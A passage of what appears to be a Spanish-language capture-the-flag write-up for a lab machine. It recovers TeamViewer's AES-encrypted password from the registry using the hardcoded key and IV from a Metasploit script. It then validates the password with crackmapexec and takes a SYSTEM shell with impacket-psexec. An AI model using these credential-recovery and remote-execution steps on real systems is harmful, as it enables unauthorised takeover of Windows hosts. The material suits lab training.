
```
reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7
```

```
LastUpdateCheck    REG_DWORD    0×659d58d6
UsageEnvironmentBackup    REG_DWORD    0×1
SecurityPasswordAES    REG_BINARY    FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
MultiPwdMgmtIDs    REG_MULTI_SZ    admin
MultiPwdMgmtPWDs    REG_MULTI_SZ    357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
Security_PasswordStrength    REG_DWORD    0×3
```


Ahi sale nuestra contraseña completa. Para desencriptar un cifrado AES necesitamos otros 2 valores que salen reflejados en el script de metasploit: La Key y IV:

```
    key = "\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
    iv = "\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
```

Estan en formato hexadecimal, tenemos que quitarles la "" y la "x" para que solo salgan los numeros. Ahora que tenemos las 3 cosas que necesitamos: la KEY, el IV y la security passsword, vamos a Cyberchef a decodear la pass.



Y nos devolvera lo siguiente:



Tenemos una password "remote", vamos a probar si es la del administrador:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 10.10.10.180 -u administrator -p "\!R3m0te\!" 2>/dev/null
SMB         10.10.10.180    445    REMOTE           [*] Windows 10 / Server 2019 Build 17763 x64
SMB         10.10.10.180    445    REMOTE           [+] remote\administrator:!R3m0te! (Pwn3d!)
```

La contraseña es valida, podemos iniciar session con psexec:

```
└─$ impacket-psexec WORKWROUP/administrator@10.10.10.180
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$
[*] Uploading file MtJTooNb.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service BtbJ on 10.10.10.180.....
[*] Starting service BtbJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```